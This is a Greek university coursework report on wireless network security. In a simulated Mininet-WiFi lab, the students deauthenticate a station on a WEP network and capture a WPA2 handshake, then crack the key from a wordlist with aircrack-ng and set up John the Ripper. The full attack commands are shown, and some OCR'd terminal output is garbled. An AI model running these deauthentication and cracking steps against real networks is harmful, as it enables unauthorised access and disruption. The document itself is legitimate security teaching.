



ΠΑΝΕΠΙΣΤΗΜΙΟ ΑΙΓΑΙΟΥ  
ΤΜΗΜΑ ΜΗΧΑΝΙΚΩΝ ΠΛΗΡΟΦΟΡΙΑΚΩΝ ΚΑΙ ΕΠΙΚΟΙΝΩΝΙΑΚΩΝ ΣΥΣΤΗΜΑΤΩΝ

UNIVERSITY OF THE AEGEAN  
DEPARTMENT OF INFORMATION AND COMMUNICATION SYSTEMS ENGINEERING

**321-10754**  
**Ασφάλεια Κινητών και Ασύρματων Δικτύων**  
**Επικοινωνιών**

---

**2<sup>η</sup> Εργασία**

---

3212018107 Κυριαζής Ιωάννης

3212018161 Παπαδόπουλος Παναγιώτης

Σάμος, Ιούνιος 2022



321-10754–Ασφάλεια Κινητών και Ασύρματων Δικτύων Επικοινωνιών

Τίτλος: 2<sup>η</sup> Εργασία

Παπαδόπουλος Παναγιώτης – Κυριαζής Ιωάννης

## Κατάλογος Περιεχομένων

<b>ΚΕΦΑΛΑΙΟ 1</b>	Εγκατάσταση Εργαλείων .....	σελ. 03
<b>ΚΕΦΑΛΑΙΟ 2</b>	Φάσεις Εργασίας .....	σελ. 05
----- <b>2.1</b>	WEP (Ερώτημα 1 έως 3) .....	σελ. 06
----- <b>2.2</b>	WPA (Ερώτημα 4) .....	σελ. 09
----- <b>2.3</b>	WPA (Ερώτημα 5) .....	σελ. 11
<b>ΚΕΦΑΛΑΙΟ 8</b>	Αναφορές .....	σελ. 15



321-10754–Ασφάλεια Κινητών και Ασύρματων Δικτύων Επικοινωνιών

Τίτλος: 2<sup>η</sup> Εργασία


Παπαδόπουλος Παναγιώτης – Κυριαζής Ιωάννης

## **ΚΕΦΑΛΑΙΟ 1**

Εγκατάσταση Εργαλείων



Για να ξεκινήσουμε την εργασία, θα χρειαστούμε το λειτουργικό σύστημα Linux Ubuntu. Όμως κατά την εγκατάσταση του Mininet-Wifi έβγαζε πρόβλημα. Επομένως κατεβάσαμε την έτοιμη μηχανή που μας δίνεται με λειτουργικό σύστημα Linux Lubuntu. Κατεβάσαμε την εικόνα για το VirtualBox και την εγκαταστήσαμε στην εφαρμογή.



Σε αυτή την εικονική μηχανή, το Mininet-Wifi είναι ήδη εγκατεστημένο. Άρα το μόνο που πρέπει να κάνουμε είναι να κατεβάσουμε το Aircrack-ng.

```
wifi@wifi-virtualbox:~$ sudo apt-get update [1]
[wifi@wifi-virtualbox:~$ sudo apt-get install -y aircrack-ng [2]
```

1. Κάνουμε update το λειτουργικό σύστημα.
2. Εγκαθιστούμε το Aircrack-ng.

Αφού τελειώσαμε τα παραπάνω βήματα, είμαστε έτοιμοι να ξεκινήσουμε τα βήματα της εργασίας.



321-10754–Ασφάλεια Κινητών και Ασύρματων Δικτύων Επικοινωνιών

Τίτλος: 2<sup>η</sup> Εργασία

Παπαδόπουλος Παναγιώτης – Κυριαζής Ιωάννης

## **ΚΕΦΑΛΑΙΟ 2**

Φάσεις Εργασίας



## Φάση 1: WEP (Ερώτημα 1 έως 3)

### Ερώτημα 1

Για να πραγματοποιήσουμε αυτό το βήμα θα πρέπει να εξασφαλίσουμε ότι η συσκευή sta1 που έχει λειτουργία monitor μπορεί να δει όλες τις υπόλοιπες συσκευές. Άρα έχουμε τα στιγμιότυπα με σειρά εκτέλεσης.

The terminal window shows the following sequence of commands:

1. `cd Downloads/Coursework2`
2. `sudo python3 coursework22.py`
3. `sta1 ping -c1 sta2`
4. `ping 10.0.0.2` (output: 1 packet transmitted, 1 received, 0% packet loss, time 0ms)
5. `sta1 iw dev sta1-wlan0 interface add mon0 type monitor`
6. `sta1 ifconfig mon0 up`
7. `xterm sta1` (new terminal window titled "Node: sta1")

1. Αλλάζουμε φάκελο και πηγαίνουμε στον φάκελο που είναι το zippy που περιέχει την εργασία.
2. Τρέχουμε το εκτελέσιμο σε python αρχείο με όνομα «coursework22.py». Εκεί περιέχεται όλο το δίκτυο που θα δουλέψουμε.
3. Κάνουμε ένα ping ανάμεσα στις συσκευές sta1 και sta2 προκειμένου να δοκιμάσουμε ότι το δίκτυο λειτουργεί άφογα.
4. Θέτουμε σε λειτουργία monitor την συσκευή sta1.
5. Ενεργοποιούμε την παραπάνω λειτουργία.
6. Δοκιμάζουμε εκ νέου ένα ping ανάμεσα στις συσκευές sta2 και sta3.
7. Ανοίγουμε την γραμμή εντολών για την συσκευή sta1.

The terminal window shows the command:

```
root@wifi-virtualbox:/home/wifi/Downloads/Coursework2# airodump-ng sta1-wlan0
```

Με την διπλανή εντολή θα βρούμε την MAC διεύθυνση του router.

The terminal window shows the output of airodump-ng:

CH	Elapsed	2022-05-12 16:31	wifi@wifi...oursework2						
CH 3	[ Elapsed: 42 s ]								
BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
02:00:00:00:03:00	-34	425	0 0	1	54	WEP	WEP		simplewifi
BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes		
02:00:00:00:03:00	02:00:00:00:00:00	0	0 - 1	0	1				simplewifi
02:00:00:00:03:00	02:00:00:00:02:00	-35	0 - 1	0	1				simplewifi
02:00:00:00:03:00	02:00:00:00:01:00	-35	0 - 1	0	1				simplewifi

[1]+ Stopped airodump-ng sta1-wlan0  
root@wifi-virtualbox:/home/wifi/Downloads/Coursework2#

Μπορούμε επίσης να δούμε με ποιες συσκευές επικοινωνεί η συσκευή sta1 με την βοήθεια της λειτουργίας monitor που της έχουμε θέσει καθώς και ποιο το κανάλι επικοινωνίας.



The terminal window displays two main sections of output:

- Wireless Interface Statistics:** Shows the number of received (RxD) and transmitted (TxQ) frames, data rate, channel, and encryption type for various BSSIDs.
- airodump-ng Output:** Shows airodump-ng monitoring mode activity, including probe requests, broadcast probes, and found APs.

```
CH 1 ][ Elapsed: 24 s ][ 2022-05-18 15:43
BSSID      PWR RxDQ Beacons #Data. #/s CH  HB ENC CIPHER AUTH ESSID
02:00:00:00:03:00 -34 100 253 5 0 1 54 WEP WEP      simplewifi
BSSID      STATION    PWR Rate Lost  Frames Notes Probes
(not associated) 00:25:00:41:E2:FA 0 0 -1 0 1
(not associated) 00:74:8E:B0:FC:41 0 0 -1 0 1
(not associated) 00:8E:6B:51:60:FD 0 0 -1 0 1
02:00:00:00:03:00 00:3A:2E:37:5E:0B 0 0 -1 0 1 simplewifi
02:00:00:00:03:00 00:E1:74:F0:18:23 0 0 -1 0 1 simplewifi
02:00:00:00:03:00 00:24:BB:F1:40:C1 0 0 -1 0 1 simplewifi
02:00:00:00:03:00 00:18:9E:F2:28:C5 0 0 -1 0 1 simplewifi
02:00:00:00:03:00 00:83:EB:F0:D4:21 0 0 -1 0 1 simplewifi
02:00:00:00:03:00 00:FF:1C:45:D0:05:21 0 0 -1 0 1 simplewifi
02:00:00:00:03:00 00:34:2E:37:5E:41 0 0 -1 0 1 simplewifi

root@wifi-virtualbox:/home/wifi/Downloads/Coursework2# airodump-ng -9 -a 02:00:00:00:03:00 mon0
15:03:33 Waiting for beacon frame (BSSID: 02:00:00:00:03:00) on channel 1
15:03:33 Trying broadcast probe requests...
15:03:33 Connection is working!
15:03:34 Found 1 AP
15:03:34 Trying directed probe requests...
15:03:34 02:00:00:00:03:00 - channel: 1 - 'simplewifi'
15:03:39 Ping (min/avg/max): 0.239ms/1.007ms/1.891ms Power: -35.00
15:03:39 30/30; 100%
root@wifi-virtualbox:/home/wifi/Downloads/Coursework2# 
```

File Actions Edit View Help  
wifi@wifi-virtualbox: ~/Downloads/Coursework2

```
[sudo] password for wifi:
*** Creating nodes
*** Configuring wifi nodes
*** Associating Stations
*** Starting network
*** Running CLI
*** Starting CLI:
mininet-wifi> sta1 ping -c1 sta2
PING 10.0.0.2 (10.0.0.2) 56(84) bytes of data.
64 bytes from 10.0.0.2: icmp_seq=1 ttl=64 time=4.41 ms
--- 10.0.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 4.410/4.410/4.410/0.000 ms
mininet-wifi> sta1 iw dev sta1-wlan0 interface add mon0 type monitor
mininet-wifi> sta1 ifconfig mon0 up
mininet-wifi> xterm sta1
mininet-wifi> xterm sta1
mininet-wifi> 
```

Επίσης πραγματοποιούμε μια δοκιμή έγχυσης πακέτου με την βοήθεια της παραπάνω εντολής. Όπως παρατηρούμε η έγχυση έγινε επιτυχώς και είμαστε έτοιμοι να προχωρήσουμε στην διαδικασία συλλογής πακέτων καθώς και στην αποαυθεντικοποίηση μιας συσκευής από το δίκτυο.

### ΠΡΟΣΟΧΗ!!

Ορισμένα στιγμιότυπα έχουν μεταγενέστερη ώρα (ή και ημερομηνία) και διαφορετική διάταξη στην σειρά των εντολών από τα υπόλοιπα διότι ορισμένες φορές δεν μας έβγαιναν οι απαντήσεις των ερωτημάτων λόγω λαθών στις εντολές ή παραλείψεις αυτών.



## Ερώτημα 2

The image shows two terminal windows side-by-side. The left window, titled "Node: sta1", displays a series of "mininet-wifi>" prompts followed by a command: "sta2 ping sta3". The right window, also titled "Node: sta1", shows a list of wireless interfaces (BSID) and their statistics, including channel (CH), rate, and error rates. A red arrow points from the "sta2 ping sta3" command in the left window to the corresponding output in the right window.

1. Προκαλούμε κίνηση ανάμεσα στην συσκευή sta2 και sta3 για να την σύλληψη πακέτων.
2. Παίρνουμε τα πακέτα από την κίνηση μέσω του ρούτερ και τα αποθηκεύουμε σε ένα αρχείο με όνομα «wep1».

The image shows a terminal window titled "Node: sta1" with the command "ip link show" run. The output lists network interfaces: lo (loopback), mon0 (monitor), and sta1-wlan0 (radio interface). The sta1-wlan0 interface is highlighted with a red box. The output shows its state as UP and mode as DEFAULT.

Με την διπλανή εντολή βλέπουμε την MAC διεύθυνση κάθε συσκευής για να πραγματοποιήσουμε την επίθεση (στο συγκεκριμένο στιγμιότυπο φαίνεται η συσκευή sta1). Αναλυτικά έχουμε:

ap1 → 02:00:00:00:03:00  
sta1 → 02:00:00:00:00:00  
sta2 → 02:00:00:00:01:00  
sta3 → 02:00:00:00:02:00



### Ερώτημα 3

The screenshot shows a terminal window with the title "Node: sta1". The command entered is:

```
root@wifi-virtualbox:/home/wifi/Downloads/Coursework2# aireplay-ng -0 1 02:00:00:00:03:00 -c 02:00:00:00:02:00 mon0
```

Με την διπλανή εντολή θα πραγματοποιήσουμε την επίθεση αποσύνδεσης της συσκευής sta3 από τον ρούτερ (deauthentication).

```
Thu May 12 2022 16:46   wifi@wifi-ourworkse2  Downloads Xterm - 2 windows
"Node: sta1"
[OK 1] Elapsed: 38 s [1] 302<0x0> 15:46
RSSI      PWR dBm  Beacon  vRate   q  Of  IB  ENC CIPHER AUTH ESSID
02:00:00:00:00:10  -74  0  25  60  5  1  54  WEP WEP simpleWIFI
RSSI      STATION  PWR dBm  Lost  Frame  Notes  Problem
02:00:00:00:00:10
```

ΠΡΙΝ

Πριν τρέξουμε την εντολή αποσύνδεσης παρατηρούμε ότι οι δύο συσκευές μεταξύ τους (sta2 και sta3) επικοινωνούν κανονικά και το PWR τους είναι -35.

META

Μόλις τρέξουμε την εντολή αποσύνδεσης παρατηρούμε ότι οι δύο συσκευές μεταξύ τους (sta2 και sta3) δεν επικοινωνούν πλέον (Destination Host Unreachable) και το PWR της sta3 έγινε 0.

```
64 bytes from 10.0.0.2: icmp_seq=38 ttl=64 time=0.22 ms
64 bytes from 10.0.0.3: icmp_seq=39 ttl=64 time=2.37 ms
64 bytes from 10.0.0.3: icmp_seq=40 ttl=64 time=3.23 ms
64 bytes from 10.0.0.3: icmp_seq=41 ttl=64 time=2.31 ms
64 bytes from 10.0.0.3: icmp_seq=42 ttl=64 time=2.34 ms
64 bytes from 10.0.0.3: icmp_seq=43 ttl=64 time=2.35 ms
64 bytes from 10.0.0.3: icmp_seq=44 ttl=64 time=2.37 ms
64 bytes from 10.0.0.3: icmp_seq=45 ttl=64 time=2.29 ms
64 bytes from 10.0.0.3: icmp_seq=46 ttl=64 time=2.34 ms
64 bytes from 10.0.0.3: icmp_seq=47 ttl=64 time=2.30 ms
64 bytes from 10.0.0.3: icmp_seq=48 ttl=64 time=2.35 ms
64 bytes from 10.0.0.3: icmp_seq=49 ttl=64 time=2.86 ms
64 bytes from 10.0.0.3: icmp_seq=50 ttl=64 time=2.27 ms
From 10.0.0.2 icmp_seq=88 Destination Host Unreachable
From 10.0.0.2 icmp_seq=89 Destination Host Unreachable
From 10.0.0.2 icmp_seq=90 Destination Host Unreachable
From 10.0.0.2 icmp_seq=91 Destination Host Unreachable
From 10.0.0.2 icmp_seq=92 Destination Host Unreachable
From 10.0.0.2 icmp_seq=93 Destination Host Unreachable
From 10.0.0.2 icmp_seq=94 Destination Host Unreachable
From 10.0.0.2 icmp_seq=95 Destination Host Unreachable
From 10.0.0.2 icmp_seq=96 Destination Host Unreachable
From 10.0.0.2 icmp_seq=97 Destination Host Unreachable
From 10.0.0.2 icmp_seq=98 Destination Host Unreachable
From 10.0.0.2 icmp_seq=99 Destination Host Unreachable
```

Ανακτήσαμε το αρχείο που κράτησε την κίνηση, το βάλαμε σε υπολογιστή με λειτουργικό Windows 11 και το ανοίξαμε με το Wireshark. Παρατηρούμε ότι η συσκευή όντως αποσυνδέθηκε επιτυχώς.



321-10754–Ασφάλεια Κινητών και Ασύρματων Δικτύων Επικοινωνιών

Τίτλος: 2<sup>η</sup> Εργασία

Παπαδόπουλος Παναγιώτης – Κυριαζής Ιωάννης

## **Τι είναι το Airodump-ng;**

Το Airodump-ng χρησιμοποιείται για τη λήψη πακέτων, συλλαμβάνοντας ακατέργαστα καρέ 802.11. Είναι ιδιαίτερα κατάλληλο για συλλογή WEP IV (Initialization Vector) ή χειραψίες WPA με σκοπό τη χρήση τους με aircrack-ng. Το airodump-ng καταγράφει πολλά αρχεία που περιέχουν τις λεπτομέρειες όλων των σημείων πρόσβασης και των πελατών που εμφανίζονται, τα οποία μπορούν να χρησιμοποιηθούν για τη δημιουργία σεναρίων ή τη δημιουργία προσαρμοσμένων εργαλείων.

## **Τι είναι το Aireplay-ng;**

Το Aireplay-ng χρησιμοποιείται για την έγχυση frames. Η κύρια λειτουργία είναι η δημιουργία κίνησης για μελλοντική χρήση στο aircrack-ng για σπάσιμο των κλειδιών WEP και WPA-PSK. Υπάρχουν διαφορετικές επιθέσεις που μπορούν να προκαλέσουν αποαυθεντικοποίηση με σκοπό την καταγραφή δεδομένων χειραψίας WPA, ψεύτικους ελέγχους ταυτότητας, διαδραστική επανάληψη πακέτων, χειροποίητη έγχυση αιτήματος ARP και επανέγχυση αιτήματος ARP.



## Φάση 2: WPA (Ερώτημα 4)

### Ερώτημα 4

Mon, May 16 2022 12:32 wifi@wifi...oursework2

```
wifi@wifi-virtualbox: ~$ cd Downloads/Coursework2
wifi@wifi-virtualbox: ~/Downloads/Coursework2$ sudo python3 wpaAuthentication.py
*** Creating nodes
*** Configuring wifi nodes
*** Associating Stations
*** Starting network
*** Running CLI
*** Starting CLI:
mininet-wifi> sta1 ping -c1 sta2
PING 10.0.0.2 (10.0.0.2) 56(84) bytes of data.
64 bytes from 10.0.0.2: icmp_seq=1 ttl=64 time=4.53 ms
...
--- 10.0.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 4.526/4.526/4.526/0.000 ms
mininet-wifi> sta1 iw dev sta1-wlan0 interface add mon0 type monitor
mininet-wifi> sta1 ifconfig mon0 up
mininet-wifi> sta1 ping -c1 sta2
PING 10.0.0.2 (10.0.0.2) 56(84) bytes of data.
64 bytes from 10.0.0.2: icmp_seq=1 ttl=64 time=2.29 ms
...
--- 10.0.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 2.294/2.294/2.294/0.000 ms
mininet-wifi> sta2 ping -c1 sta1
PING 10.0.0.3 (10.0.0.3) 56(84) bytes of data.
64 bytes from 10.0.0.3: icmp_seq=1 ttl=64 time=4.40 ms
...
--- 10.0.0.3 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 4.402/4.402/4.402/0.000 ms
mininet-wifi>
```

The terminal window shows a ping session between sta1 and sta2. Red arrows point to specific lines of output:

- Line 3: sta1 ping -c1 sta2
- Line 4: PING 10.0.0.2 (10.0.0.2) 56(84) bytes of data.
- Line 5: 64 bytes from 10.0.0.2: icmp\_seq=1 ttl=64 time=4.53 ms
- Line 6: --- 10.0.0.2 ping statistics ---
- Line 7: 1 packets transmitted, 1 received, 0% packet loss, time 0ms
- Line 8: rtt min/avg/max/mdev = 4.526/4.526/4.526/0.000 ms
- Line 9: mininet-wifi> sta1 iw dev sta1-wlan0 interface add mon0 type monitor
- Line 10: mininet-wifi> sta1 ifconfig mon0 up
- Line 11: mininet-wifi> sta1 ping -c1 sta2
- Line 12: PING 10.0.0.2 (10.0.0.2) 56(84) bytes of data.
- Line 13: 64 bytes from 10.0.0.2: icmp\_seq=1 ttl=64 time=2.29 ms
- Line 14: --- 10.0.0.2 ping statistics ---
- Line 15: 1 packets transmitted, 1 received, 0% packet loss, time 0ms
- Line 16: rtt min/avg/max/mdev = 2.294/2.294/2.294/0.000 ms
- Line 17: mininet-wifi> sta2 ping -c1 sta1
- Line 18: PING 10.0.0.3 (10.0.0.3) 56(84) bytes of data.
- Line 19: 64 bytes from 10.0.0.3: icmp\_seq=1 ttl=64 time=4.40 ms
- Line 20: --- 10.0.0.3 ping statistics ---
- Line 21: 1 packets transmitted, 1 received, 0% packet loss, time 0ms
- Line 22: rtt min/avg/max/mdev = 4.402/4.402/4.402/0.000 ms

1. Αλλάζουμε φάκελο και πηγαίνουμε στον φάκελο που είναι το zip που περιέχει την εργασία.
2. Τρέχουμε το εκτελέσιμο σε python αρχείο με όνομα «wpaAuthentication.py». Εκεί περιέχεται όλο το δίκτυο που θα δουλέψουμε.
3. Κάνουμε ένα ping ανάμεσα στις συσκευές sta1 και sta2 προκειμένου να δοκιμάσουμε ότι το δίκτυο λειτουργεί άψογα.
4. Θέτουμε σε λειτουργία monitor την συσκευή sta1.
5. Ενεργοποιούμε την παραπάνω λειτουργία.
6. Δοκιμάζουμε εκ νέου ένα ping ανάμεσα στις συσκευές sta1 και sta2.
7. Δοκιμάζουμε εκ νέου ένα ping ανάμεσα στις συσκευές sta2 και sta3.

Mon, May 16 2022 12:35 wifi@wifi...oursework2 XTerm - 2 windows

```
wifi@wifi-virtualbox: ~$ cd Downloads/Coursework2
wifi@wifi-virtualbox: ~/Downloads/Coursework2$ sudo python3 wpaAuthentication.py
...
mininet-wifi> sta1 ping -c1 sta2
PING 10.0.0.2 (10.0.0.2) 56(84) bytes of data.
64 bytes from 10.0.0.2: icmp_seq=1 ttl=64 time=4.53 ms
...
mininet-wifi> ip link show
1: lo: <LOOPBACK,NO-SILOUP> brd 00:00:00:00:00:00 state UNKNOWN mode DEFAULT
    link:loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00 state UP no queueing discipline
        link:eth0 [02:00:00:00:00:00] brd ff:ff:ff:ff:ff:ff
root@wifi-virtualbox:/home/wifi/Downloads/Coursework2$ xterm sta1
...
mininet-wifi> xterm sta2
mininet-wifi>
```

The terminal window shows a ping session between sta1 and sta2 using Xterm. Red arrows point to specific lines of output:

- Line 1: sta1 ping -c1 sta2
- Line 2: PING 10.0.0.2 (10.0.0.2) 56(84) bytes of data.
- Line 3: 64 bytes from 10.0.0.2: icmp\_seq=1 ttl=64 time=4.53 ms
- Line 4: --- 10.0.0.2 ping statistics ---
- Line 5: 1 packets transmitted, 1 received, 0% packet loss, time 0ms
- Line 6: rtt min/avg/max/mdev = 4.402/4.402/4.402/0.000 ms
- Line 7: mininet-wifi> ip link show
- Line 8: 1: lo: <LOOPBACK,NO-SILOUP> brd 00:00:00:00:00:00 state UNKNOWN mode DEFAULT
- Line 9: link:loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00 state UP no queueing discipline
- Line 10: link:eth0 [02:00:00:00:00:00] brd ff:ff:ff:ff:ff:ff
- Line 11: root@wifi-virtualbox:/home/wifi/Downloads/Coursework2\$ xterm sta1
- Line 12: ...
Line 13: mininet-wifi> xterm sta2
- Line 14: mininet-wifi>

1. Ανοίγουμε την γραμμή εντολών για την συσκευή sta1.
2. Ανοίγουμε την γραμμή εντολών για την συσκευή sta2.

Με την διπλανή εντολή βλέπουμε την MAC διεύθυνση κάθε συσκευής για να πραγματοποιήσουμε την επίθεση (στο συγκεκριμένο στιγμάτυτο φαίνεται η συσκευή sta2). Αναλυτικά έχουμε:

ap1 → 02:00:00:00:03:00

sta1 → 02:00:00:00:00:00

sta2 → 02:00:00:00:01:00

sta3 → 02:00:00:00:02:00



321-10754–Ασφάλεια Κινητών και Ασύρματων Δικτύων Επικοινωνιών

Τίτλος: 2<sup>η</sup> Εργασία

Παπαδόπουλος Παναγιώτης – Κυριαζής Ιωάννης

```
1 2 3 4 🔍 Mon, May 16 2022 12:39 wifi@wifi:~/oursework2 XTerm
X "Node: sta1" - x
root@wifi:~virtualbox:/home/wifi/Downloads/Coursework2# airodump-ng -c 1 --bssid 02:00:00:00:03:00 -w upal no

```

Με αυτή την εντολή πάιρνουμε τα πακέτα από την κίνηση μέσω του ρούτερ και τα αποθηκεύουμε σε ένα αρχείο με όνομα «wpa1».

```
CH 1 ][ Elapsed: 36 s ][ 2022-05-16 12:41 ][ fixed channel mon0: -1
BSSID          PWR  RXQ  Beacons   #Data, #s  CH   MB   ENC CIPHER AUTH ESSID
02:00:00:00:03:00    -34  100      394        0  0  1  54  WPA2 CCMP  PSK simplewifi

BSSID          STATION      PWR  Rate   Lost   Frames  Notes  Probes
02:00:00:00:03:00  02:00:00:00:00:00    0   0 - 1     0       1  simplewifi
02:00:00:00:03:00  02:00:00:00:01:00   -35  0 - 1     0       2  simplewifi
02:00:00:00:03:00  02:00:00:00:02:00   -35  0 - 1     0       2  simplewifi
```

```
CH 1 [Elapsed: 2 mins] [2022-05-16 12:47] [fixed channel mon0: -1]
[1]+ Stopped                  airmon-ng -c 1 --besid 02:00:00:00:03:00 wwp1 mon0
root@WiFi-VirtualBox:/home/wifi/Downloads/Coursework2# NB ENC CIPHER RUTH ESSID
root@WiFi-VirtualBox:/home/wifi/Downloads/Coursework2#
02:00:00:00:03:00 -34 100 1335 24 0 1 94 WPA2 CCMP PSK simplewifi
02:00:00:00:03:00 02:00:00:00:00:00 0 0 -1 0 4 simplewifi
02:00:00:00:03:00 02:00:00:01:01:00 -25 1 -11 0 20 EAPOL simplewifi
02:00:00:00:03:00 02:00:00:02:01:00 -95 0 -1 0 5 simplewifi
```

```
wifi@wifi-virtualbox: ~/Downloads/Coursework2
mininet-wifi>
mininet-wifi> sta2 ifconfig sta2-wlan0 down
mininet-wifi> sta2 ifconfig sta2-wlan0 up
1
```

```
$ _ wifi@wifi-virtualbox: ~/Downloads/Coursework2 mininet-wifi> sta2 ifconfig sta2-wlan0 down  
mininet-wifi> sta2 ifconfig sta2-wlan0 up 2 mininet-wifi> □
```

1. Κλείνουμε την συσκευή sta2 προκειμένου, μόλις την ενεργοποιήσουμε ξανά να επιτευχθεί 4-way handshake.
  2. Ανοίγουμε την συσκευή sta2 (MAC → 02:00:00:00:01:00). Όπως παρατηρούμε, δίπλα από τα frames που έχουν σταλεί στο φρέσκο (δεξί στιγμιότυπο) αναγράφεται το EAPOL πρωτόκολλο που βοηθά στο 4-way handshake.

```
[root@wifi-virtualbox:~/home/wifi/Downloads/Coursework2# aircrack-ng -u passwords.txt wpa1-01.cap

          "Node: sta1"
[00:00:00] 5/5 keys tested (260.00 k/s)

Time left: --:--:--

KEY FOUND! [ 123456789a ]


Master Key : E0 3D DC 0E 51 FB 04 35 A6 EE 6D 1F 9B 6B 69 EB
              E8 C0 78 D2 50 95 63 A7 26 43 DD 0F 4F 6E 21

Transient Key : 43 90 8F B3 85 6E C7 80 42 B6 98 21 6D 8C 8E F0
                 08 12 F1 86 D9 38 65 45 3F 4E 15 06 8C 18 1F 63
                 B9 0E 14 6D C1 35 F8 7B 6E E4 00 00 00 00 00 00
                 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC : AB EB F4 1D C2 CB FD D6 C2 46 90 22 A9 45 25 87

root@wifi-virtualbox:~/home/wifi/Downloads/Coursework2#
```

Με αυτή την εντολή παίρνουμε το αρχείο με όνομα «passwords.txt» που περιέχει πιθανούς κωδικούς και το αρχείο με όνομα «wpa1-01.cap» που περιέχει το 4-way handshake μεταξύ ρούτερ και συσκευής sta2 και με την βοήθεια του aircrack-ng προσπαθούμε να βρούμε τον κωδικό του ρούτερ. Το κλειδί WPA θα αποκρυπτογραφηθεί και θα λάβει τον κωδικό πρόσβασης σε καθαρό κείμενο. Όπως βλέπουμε, στο ακριβώς από δίπλα στιγμιότυπο, ο κωδικός βρέθηκε και είναι «123456789a»



Ανακτήσαμε το αρχείο που κράτησε την κίνηση, το βάλαμε σε υπολογιστή με λειτουργικό Windows 11 και το ανοίξαμε με το Wireshark. Παρατηρούμε το 4-way handshake που πραγματοποιείται ανάμεσα στο ρούτερ και την συσκευή sta2.

#### Ερώτημα 4

```

File Edit Options Search Help
File Edit Options Search Help
passwords.txt ×
pass
pass1
123456
12345
123456789a
kyrpapa
#!/usr/bin/python

'This example shows how to work with authentication'

from mininet.log import setLogLevel, info
from mn_wifi.cli import CLI
from mn_wifi.net import Mininet_wifi

def topology():
    "Create a network."
    net = Mininet_wifi()

    info("**** Creating nodes\n")
    sta1 = net.addStation('sta1', passwd='Kyrpapa0761', encrypt='wpa2')
    sta2 = net.addStation('sta2', passwd='Kyrpapa0761', encrypt='wpa2')
    sta3 = net.addStation('sta3', passwd='Kyrpapa0761', encrypt='wpa2')
    ap1 = net.addAccessPoint('ap1', ssid="simplewifi", mode="g",
                           channel="1",
                           passwd='Kyrpapa0761', encrypt='wpa2',
                           failMode="standalone", datapath='user')

    info("**** Configuring wifi nodes\n")
    net.configureWifiNodes()

    info("**** Associating Stations\n")
    net.addLink(sta1, ap1)
    net.addLink(sta2, ap1)

Search... Encoding: UTF-8 Syntax: python Lines: 44 Sel. Chars: 0 Words: 44

```

Στο στιγμιότυπο αριστερά προσθέσαμε το επώνυμό μας (kyrpapa από τα επώνυμα Kyriazis και Papadopoulos) στο αρχείο που περιέχει πιθανούς κωδικούς σαν dictionary.

Στο στιγμιότυπο δεξιά προσθέσαμε τον κωδικό σε κάθε συσκευή που είναι συνδεδεμένη με το ρούτερ καθώς και στο ρούτερ (Κυρραρά0761, το 07 από τον ΑΜ του Κυριαζή Ιωάννη 18107 και 61 από τον ΑΜ του Παπαδόπουλου Παναγιώτη 18161).



```
wifi@wifi-virtualbox:~$ sudo apt-get install john -y 1
```

```
wifi@wifi-virtualbox:~$ sudo apt update 2
```

```
wifi@wifi-virtualbox:~$ sudo snap install john-the-ripper 3
```

```
wifi@wifi-virtualbox:~$ vim /etc/john/john.conf 4
```

```
wifi@wifi-virtualbox:~$ sudo nano /etc/john/john.conf
```

```
john.conf 5
```

1. Κάνουμε εγκατάσταση το John The Ripper.

2. Κάνουμε update το λειτουργικό σύστημα.

3. Εγκαθιστούμε το John The Ripper μέσω snap.

4. Θα τροποποιήσουμε τα rules του John The Ripper έτσι ώστε ο κωδικός να παραχθεί σωστά.

